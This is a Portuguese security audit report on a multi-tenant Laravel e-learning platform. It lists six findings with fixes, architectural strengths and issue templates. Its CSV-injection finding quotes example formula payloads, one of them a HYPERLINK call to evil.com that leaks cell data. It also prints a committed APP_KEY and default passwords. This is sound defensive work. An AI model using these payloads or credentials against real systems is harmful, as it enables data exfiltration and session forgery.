

Auditoria de Código-Fonte e Arquitetura

Plataforma EAD — Avaliação Preventiva das 5 Categorias Críticas de Segurança Web

Sistema Avaliado: Plataforma EAD Multi-tenant	Data da Auditoria: 22/09/2026
Escopo: Código PHP/Laravel, Blade, JS, Docker, CI/CD	Classificação de Risco: MODERADO A BAIXO
Versão da Stack: PHP 8.5 / Laravel 13 / Sail Docker	Veredito Geral: Arquitetura Robusta com 6 Ajustes

1. Detecção da Stack & Mapeamento de Ameaças


Antes do início da varredura, a arquitetura e dependências do repositório foram mapeadas para calibrar o modelo de ameaças contra o conjunto real de tecnologias em execução:

Camada	Tecnologia Identificada	Equivalência e Foco do Teste de Segurança
Runtime & Linguagem	PHP 8.5 (CLI / FPM / Sail)	Tipagem estrita, null-safety, ausência de funções perigosas (eval, exec).
Framework Web	Laravel 13 + Boost MCP	Proteção CSRF, Eloquent global scopes, validação via Form Requests e Policies.
Autenticação & Sessão	Multi-tenant Host-Scoped (org-credential)	Credenciais por inquilino, isolamento por subdomínio/host e impersonação segura.
Frontend & UI	Blade Templates + Bootstrap 5.3 + Vite	Escape automático {{ }}, validação de {!! !!} e DOM seguro em módulos JS.
Infra & CI/CD	Docker Compose (Sail) + GitHub Actions	Credenciais padrão em containers, senhas no MySQL e chaves no Git/CI.


2. Sumário Executivo & Distribuição de Vulnerabilidades

A auditoria identificou um total de 6 apontamentos acionáveis e 10 pontos fortes arquiteturais altamente consistentes. O sistema demonstra maturidade elevada no isolamento de inquilinos através do OrgScope, não havendo vulnerabilidades críticas ativas que permitam invasão sem autenticação. Os riscos concentram-se em segredos de teste commitados no repositório, injeção de fórmulas em planilhas CSV e leitura em memória no módulo de moderação.

Vulnerabilidades por Severidade



Apontamentos por Categoria Auditada



3. Tabela Consolidada de Apontamentos

ID	Título do Apontamento	Categoria	Severidade	Localização Principal
SEC-01	Leitura Irrestrita de Denúncias no Banco com Filtro em Memória	1. Banco Sem Tranca	MÉDIA	ForumModerationController.php:38
SEC-02	Inconsistência de Lógica de Gate entre Blade e Policy no Fórum	2. Permissão Navegador	BAIXA	resources/views/forum/show.blade.php:19
SEC-03	Desacoplamento entre Parâmetro {course} e Objeto Denunciado	3. IDOR / Escopo	MÉDIA	ForumReportController.php:30
SEC-04	Chave Criptográfica Fixa (APP_KEY) e Senhas Commitadas no Git	4. Chaves Expostas	ALTA	.env.dusk.ci:3, .env.dusk.local:3
SEC-05	Fallback para Senha Vazia de Banco em Arquivo de Configuração	4. Chaves Expostas	BAIXA	config/database.php:54,74
SEC-06	Injeção de Fórmulas em Exportação CSV (CWE-1236)	5. Inputs / Injeção	MÉDIA	CsvStreamExportService.php:84 AuditLogController.php:77

4. Detalhamento dos Apontamentos de Segurança

A seguir são apresentados os detalhes técnicos de cada vulnerabilidade, abrangendo a mecânica de falha, o arquivo e linhas afetadas, o cenário de exploração e o código de correção recomendado.

SEC-04 — Chaves Criptográficas Fixas (APP_KEY) e Senhas Commitadas no Repositório		SEVERIDADE ALTA
Categoria:	4. Chaves Expostas (Secrets & Git Hygiene)	
Localização:	.env.dusk.ci:3, .env.dusk.local:3, .github/workflows/ci.yml:18,21,79	
Mecânica:	O repositório armazena diretamente em controle de versão arquivos de ambiente (.env.dusk.local e .env.dusk.ci) contendo um APP_KEY idêntico e estático (base64:kfLeesLwsdH3CDfQmyaBM7JBqg4ve02+ciNOHOC604c=), senhas padrão do banco MySQL ('password') e credenciais de infraestrutura. Além disso, o arquivo .gitignore ignora apenas .env e .env.backup, deixando passar novos arquivos .env.*.	
Impacto / Risco:	Se qualquer ambiente de homologação, staging ou produção reutilizar acidentalmente essa chave criptográfica ou configuração de ambiente, um atacante em posse do APP_KEY pode forjar cookies de sessão do Laravel (laravel_session), descriptografar dados sensíveis do banco e realizar personificação de qualquer usuário administrativo.	
Código Vulnerável:	<pre>// .env.dusk.local e .env.dusk.ci APP_KEY=base64:kfLeesLwsdH3CDfQmyaBM7JBqg4ve02+ciNOHOC604c= DB_PASSWORD=password // .github/workflows/ci.yml:18,21,79 MYSQL_ROOT_PASSWORD: password MYSQL_PASSWORD: password</pre>	
Correção Proposta:	<pre># 1. Atualizar .gitignore para ignorar qualquer .env.* exceto .env.example: .env .env.* !.env.example !.env.*.example # 2. Remover arquivos rastreados do git sem apagá-los localmente: git rm --cached .env.dusk.local .env.dusk.ci # 3. No CI (.github/workflows/ci.yml), gerar chave dinamicamente no runner: - run: php artisan key:generate --env=testing</pre>	

SEC-01 — Leitura Irrestrita de Denúncias no Banco com Filtro em Memória		SEVERIDADE MÉDIA
Categoria:	1. Banco Sem Tranca (Isolamento de Tenant no Banco)	
Localização:	app/Http/Controllers/ForumModerationController.php:38-48	
Mecânica:	A tabela forum_reports não possui coluna org_id direta. Ao listar a fila de moderação pendente para um Gestor, o controller executa ForumReport::query()->where('status', 'pending')->with('reporter')->get(), buscando TODAS as denúncias e dados pessoais de relatores (e-mails, nomes) de todas as organizações para a memória da aplicação PHP, aplicando o filtro de autorização (\$user->can('view', \$postable)) apenas em nível de Collection.	
Impacto / Risco:	Violação do princípio de banco com tranca: dados de outros inquilinos trafegam na rede e residem na memória do processo do PHP-FPM. Conforme a plataforma cresce em número de inquilinos e denúncias, este comportamento causará degradação de performance (OOM / Denial of Service) e risco de vazamento colateral em logs ou APMS.	
Código Vulnerável:	<pre>// ForumModerationController.php:38-48 \$reports = ForumReport::query() ->where('status', 'pending') ->with('reporter') ->orderBy('created_at') ->get() // BUSCA TODAS AS DENÚNCIAS DO SISTEMA INTEIRO! ->filter(function (ForumReport \$report) use (\$user): bool { \$postable = \$this->resolvePostable(\$report); return \$postable !== null && \$user->can('view', \$postable); })->values();</pre>	
Correção Proposta:	<pre>// Filtrar no banco pelo contexto do Gestor através do postable (Course/Org): \$orgId = OrgContext::current()->orgId(); \$reports = ForumReport::query() ->where('status', 'pending') ->where(function (\$query) use (\$orgId) { \$query->whereHasMorph('postable', [ForumTopic::class], fn (\$q) => \$q->where('org_id', \$orgId)) ->orWhereHasMorph('postable', [ForumReply::class], fn (\$q) => \$q->whereHas('topic', fn (\$t) => \$t->where('org_id', \$orgId))); }) ->with('reporter') ->orderBy('created_at') ->get();</pre>	

SEC-03 — Desacoplamento entre Parâmetro de Rota {course} e Objeto Denunciado		SEVERIDADE MÉDIA
Categoria:	3. IDOR / Manipulação de Parâmetros de Objeto	
Localização:	app/Http/Controllers/ForumReportController.php:30-36, 56	
Mecânica:	A rota de denúncia é estruturada como POST courses/{course}/forum/report. O middleware EnsureStudentIsEnrolled valida se o aluno está matriculado no curso {course} da URL. No entanto, o método resolvePostable busca o ID enviado no body (\$request->validated('postable_id')) utilizando directly withoutGlobalScopes()->findOrFail(\$postableId), sem checar se o tópico ou resposta pertence ao {course} indicado na rota.	
Impacto / Risco:	Permite que um usuário matriculado no Curso A denuncie conteúdos de um Curso B (caso também tenha matrícula no Curso B) disparando a requisição sob o escopo e endpoint do Curso A, quebrando a integridade semântica da rota, registros de auditoria e métricas de denúncia associadas ao curso.	
Código Vulnerável:	<pre>// ForumReportController.php:30-36, 56 public function store(StoreForumReportRequest \$request, int \$course): JsonResponse { \$postable = \$this->resolvePostable(\$request->validated('postable_type'), (int) \$request->validated('postable_id'),); // ... falta verificar se \$postable->course_id === \$course! } protected function resolvePostable(string \$type, int \$id): ForumTopic ForumReply { return \$modelClass::query()->withoutGlobalScopes()->findOrFail(\$id); }</pre>	
Correção Proposta:	<pre>// Validar pertencimento estrito do postable ao curso da rota: \$courseModel = Course::query()->withoutGlobalScopes()->findOrFail(\$course); \$targetCourseId = \$postable instanceof ForumTopic ? \$postable->course_id : \$postable->topic->course_id; abort_if((int) \$targetCourseId !== (int) \$courseModel->id, 404, 'Publicação não pertence a este curso.');</pre>	

SEC-06 — Injeção de Fórmulas em Exportação CSV (Spreadsheet / CSV Formula Injection - CWE-1236)		SEVERIDADE MÉDIA
Categoria:	5. Inputs Sem Tratamento / Injeção	
Localização:	app/Services/CsvStreamExportService.php:84-91, app/Http/Controllers/AuditLogController.php:77-84	
Mecânica:	Nas rotas de exportação de matrículas, certificados e logs de auditoria, campos preenchidos por usuários (como nome do aluno, título do curso e especialmente o cabeçalho HTTP User-Agent gravado em audit_logs) são inseridos diretamente no arquivo CSV gerado via fputcsv sem sanitização de caracteres de fórmula (=, +, -, @, \t, \r).	
Impacto / Risco:	Um invasor ou usuário malicioso pode cadastrar seu nome ou disparar requisições web com um User-Agent malicioso (ex: =cmd /C calc!A0 ou =HYPERLINK("http://evil.com/leak?d="&A1;"Erro")). Quando um Gestor ou Administrador exportar e abrir a planilha no Microsoft Excel ou LibreOffice Calc, as fórmulas serão interpretadas e executadas com os privilégios do operador.	
Código Vulnerável:	<pre>// CsvStreamExportService.php:84-91 fputcsv(\$handle, [\$row->student_name, // DADO FORNECIDO PELO USUÁRIO! \$row->student_email, \$row->course_name, \$row->status, \$row->progress_percentage, \$row->enrolled_at,]); // AuditLogController.php:83 fputcsv(\$handle, [..., \$row->user_agent]); // USER-AGENT É 100% CONTROLADO PELO ATACANTE!</pre>	
Correção Proposta:	<pre>// Função auxiliar para sanitizar células antes do fputcsv: function sanitizeCsvCell(mixed \$value): mixed { if (! is_string(\$value)) return \$value; \$triggers = ['=', '+', '-', '@', "\t", "\r"]; if (in_array(substr(\$value, 0, 1), \$triggers, true)) { return "'" . \$value; // Prefixa com apóstrofo para neutralizar fórmula } return \$value; }</pre>	

SEC-02 — Inconsistência de Lógica de Gate entre Blade e Policy no Fórum		SEVERIDADE BAIXA
Categoria:	2. Permissão Definida no Navegador vs Servidor	
Localização:	resources/views/forum/show.blade.php:19-21	
Mecânica:	Na visualização de tópicos do fórum, o Blade calcula a exibição do botão 'Denunciar' através de regras manuais embutidas: <code>\$canReportTopic = auth()->check() && (int) auth()->id() !== (int) \$topic->user_id && !\$isStaffTopic;</code> , em vez de invocar a autorização nativa <code>@can('report', \$topic)</code> . Embora o backend valide <code>\$request->user()->can('report', \$postable)</code> no controller (o que impede bypass no servidor), o desacoplamento de lógica no frontend introduz risco de drift funcional.	
Impacto / Risco:	Risco de drift e inconsistência visual: caso a regra de negócio da Policy mude (ex: suspensão de denúncia para alunos bloqueados ou cursos arquivados), a interface continuará exibindo o botão para usuários que receberão 403 no servidor ao clicar.	
Código Vulnerável:	<pre>// resources/views/forum/show.blade.php:19-21 \$canReportTopic = auth()->check() && (int) auth()->id() !== (int) \$topic->user_id && !\$isStaffTopic; // Cálculo manual da permissão no Blade</pre>	
Correção Proposta:	<pre>// Utilizar a Policy centralizada diretamente no Blade: \$canReportTopic = auth()->user()?->can('report', \$topic) ?? false; // Ou utilizar a diretiva nativa: @can('report', \$topic) <x-ui.button ...>Denunciar</x-ui.button> @endcan</pre>	

SEC-05 — Fallback Vazio para DB_PASSWORD em Arquivo de Configuração		SEVERIDADE BAIXA
Categoria:	4. Chaves Expostas / Configurações Fracas	
Localização:	config/database.php:54, 74	
Mecânica:	O arquivo de configuração de banco de dados do framework define como valor padrão para senhas de banco uma string vazia: <code>'password' => env('DB_PASSWORD', '')</code> . Caso uma variável de ambiente DB_PASSWORD não seja informada em ambientes de deploy, o sistema tentará silenciosamente conectar com senha nula em vez de falhar explicitamente.	
Impacto / Risco:	Tentativas acidentais de conexão sem senha em servidores mal configurados, além de não forçar a definição explícita de credenciais seguras.	
Código Vulnerável:	<pre>// config/database.php:54, 74 'mysql' => ['password' => env('DB_PASSWORD', ''), // Fallback vazio permissivo]</pre>	
Correção Proposta:	<pre>// Exigir a variável sem fallback nulo ou falhar se ausente: 'mysql' => ['password' => env('DB_PASSWORD'), // Sem fallback silencioso]</pre>	

5. Pontos Fortes da Arquitetura & Defesas Verificadas

A auditoria constatou um padrão exemplar de segurança defensiva em diversas camadas do ecossistema. Abaixo destacam-se as 10 defesas arquiteturais mais relevantes confirmadas no código-fonte:

- **Isolamento Estrito Multitenant via OrgScope:** O modelo de isolamento utiliza a trait OrgScope (global Eloquent scope) que intercepta todas as consultas para injetar `where org_id = currentOrgId` e auto-injeta o `org_id` no evento creating. Impossibilita vazamento acidental de dados por omissão de cláusula WHERE em queries Eloquent.
- **Linhagem de Posse em Cascata em Modelos Filhos:** Modelos sem coluna `org_id` direta (como Module, Lesson, Quiz e Certificate) possuem validação sistemática nas Policies correspondentes, comparando a linhagem do curso pai (`$module->course->org_id`) contra o inquilino autenticado.
- **Gate de Matrícula Centralizado (EnsureStudentsEnrolled):** Middleware rígido que valida se o subdomínio/host da requisição bate com o `org_id` do curso e se o usuário autenticado possui matrícula ativa. Alunos que tentam alterar IDs na URL recebem redirecionamento ou erro 403 antes que qualquer controller execute.
- **Proteção contra IDOR em Reordenação e Listagens:** Endpoints como `modules.reorder`, `lessons.reorder` e `quiz-questions.reorder` realizam checagem estrita garantindo que cada um dos IDs enviados na lista ordenada pertença efetivamente ao contêiner pai.
- **Gabaritos e Tentativas de Provas Segregadas por Aluno:** Em `StudentQuizController`, a consulta por tentativas e resultados de avaliações exige estritamente `->where('user_id', auth()->id())`, impossibilitando que um aluno espione notas ou gabaritos de colegas alterando o ID.
- **Notificações Segregadas no Escopo do Usuário:** O `NotificationController` opera exclusivamente sobre `$request->user()->notifications()`, impedindo acesso indevido ou marcação de notificações de terceiros.
- **Sanitizadores Rigorosos de URLs de Vídeo (YouTube e Vimeo):** As classes `YoutubeSanitizerService` e `VimeoSanitizerService` utilizam expressões regulares fechadas e aceitam exclusivamente IDs numéricos ou alfanuméricos válidos, reconstruindo URLs embed canônicas e blindando contra injeções de script (javascript:) ou iframes arbitrários.
- **Defesa em Profundidade contra XSS em Markdown e Fórum:** A renderização de Markdown na Central de Ajuda é executada com `Str::markdown($content, ['html_input' => 'strip', 'allow_unsafe_links' => false])`. No fórum, o `ForumContentSanitizerService` aplica `strip_tags()` na gravação e todas as views utilizam escape nativo `{{ }}`.
- **Construção Segura do DOM no Frontend (ForumPolling.js):** O módulo de tempo real utiliza exclusivamente `document.createElement()` e `textContent` para injetar posts recebidos via API, rejeitando terminantemente o uso de `innerHTML` com dados de usuário.
- **Uploads de Mídia Blindados e Armazenamento Privado de PDFs:** O `FileUploadService` gera nomes criptográficos aleatórios (evitando sobrescrita de arquivos e path traversal), organiza o armazenamento por inquilino (`orgs/{org_id}/...`) e guarda PDFs no disco privado (local), com acesso mediado exclusivamente por controller autenticado e verificação de matrícula.

6. Templates de GitHub Issues (Prontos para Criação)

Os blocos a seguir estão formatados em Markdown padrão para rápida cópia e abertura de issues no repositório:

Issue 1 (SEC-04): [Segurança] Remover APP_KEY e credenciais commitadas no Git e ajustar .gitignore

```
### Descrição do Problema
O repositório contém chaves estáticas de aplicação e senhas de banco de dados commitadas em arquivos
`.env.dusk.local`, `.env.dusk.ci` e `.github/workflows/ci.yml`. Além disso, o `.gitignore` não bloqueia
variações de `.env.*`.

### Arquivos Afetados
- `.env.dusk.local` (Linha 3)
- `.env.dusk.ci` (Linha 3)
- `.github/workflows/ci.yml` (Linhas 18, 21, 79)
- `.gitignore` (Linhas 3-5)

### Ações de Remediação
1. Adicionar `.env.*` ao `.gitignore`, permitindo apenas `.env.example` e `.env.*.example`.
2. Remover do índice do Git os arquivos rastreados: `git rm --cached .env.dusk.local .env.dusk.ci`.
3. Configurar a pipeline do GitHub Actions para gerar o APP_KEY em tempo de execução com `php artisan
key:generate`.
4. Rotacionar imediatamente o APP_KEY em qualquer ambiente onde o código tenha sido implantado.

### Severidade
**ALTA** | **CWE-798: Use of Hard-coded Credentials**
```

Issue 2 (SEC-01): [Segurança] Filtrar denúncias de moderação por tenant no banco de dados

```
### Descrição do Problema
Em `ForumModerationController::index()`, a consulta de denúncias pendentes busca todos os registros da tabela
`forum_reports` sem filtro de organização no MySQL, aplicando a separação de inquilinos apenas em memória com
`Collection::filter()`.

### Arquivos Afetados
- `app/Http/Controllers/ForumModerationController.php` (Linhas 38-48)

### Ações de Remediação
- Atualizar a query do Eloquent para filtrar pelo `org_id` da organização corrente diretamente no SQL via
relacionamento morph (`whereHasMorph`), evitando carregamento desnecessário de dados de outros inquilinos na
memória do PHP.

### Severidade
**MÉDIA** | **CWE-668: Exposure of Resource to Wrong Sphere**
```

Issue 3 (SEC-03): [Segurança] Validar correspondência de postable_id ao curso da rota em ForumReportController

```
### Descrição do Problema
O endpoint `POST courses/{course}/forum/report` permite enviar no payload um `postable_id` sem validar se o
tópico ou resposta pertence ao `{course}` da rota, permitindo denúncia cruzada caso o aluno esteja matriculado
em ambos os cursos.

### Arquivos Afetados
- `app/Http/Controllers/ForumReportController.php` (Linhas 30-36, 56)

### Ações de Remediação
- Em `ForumReportController::store()`, verificar se o curso do `$postable` resolvido coincide com o ID do
`{course}` da rota antes de invocar a ação de criação de denúncia.

### Severidade
**MÉDIA** | **CWE-639: Authorization Bypass Through User-Controlled Key (IDOR)**
```

Issue 4 (SEC-06): [Segurança] Sanitizar exportações CSV contra Formula Injection (CWE-1236)**### Descrição do Problema**

A exportação de dados em formato CSV em `CsvStreamExportService` e `AuditLogController` insere dados fornecidos por usuários (nomes, títulos e especialmente o cabeçalho HTTP `User-Agent`) sem neutralização de caracteres executáveis por softwares de planilha (`=`, `+`, `-`, `@`, `t`, `r`).

Arquivos Afetados

- `app/Services/CsvStreamExportService.php` (Linhas 84-91, 115-121)
- `app/Http/Controllers/AuditLogController.php` (Linhas 77-84)

Ações de Remediação

- Implementar sanitização prefixando com apóstrofo (`'`) qualquer célula iniciada com os caracteres de gatilho de fórmulas antes do envio para `fputcsv()`.

Severidade

****MÉDIA**** | ****CWE-1236: Improper Neutralization of Formula Elements in a CSV File****

Issue 5 (SEC-02): [Segurança] Alinhar checagem de permissão de denúncia no Blade com ForumTopicPolicy**### Descrição do Problema**

Na view `resources/views/forum/show.blade.php`, a visibilidade do botão 'Denunciar' é calculada manualmente em PHP no topo da view em vez de utilizar `@can('report', \$topic)`.

Arquivos Afetados

- `resources/views/forum/show.blade.php` (Linhas 19-21)

Ações de Remediação

- Substituir o cálculo manual por `@can('report', \$topic)` ou delegar para `\$user->can('report', \$topic)`.

Severidade

****BAIXA**** | ****CWE-1078: Inappropriate Source Code Style or Formatting****

Issue 6 (SEC-05): [Segurança] Remover fallback permissivo de senha vazia em config/database.php**### Descrição do Problema**

O arquivo de configuração `config/database.php` define `env('DB\_PASSWORD', '')`, permitindo que conexões sem senha sejam tentadas caso a variável não esteja definida.

Arquivos Afetados

- `config/database.php` (Linhas 54, 74)

Ações de Remediação

- Alterar para `env('DB\_PASSWORD')` sem valor padrão de string vazia.

Severidade

****BAIXA**** | ****CWE-1188: Insecure Default Initialization of Resource****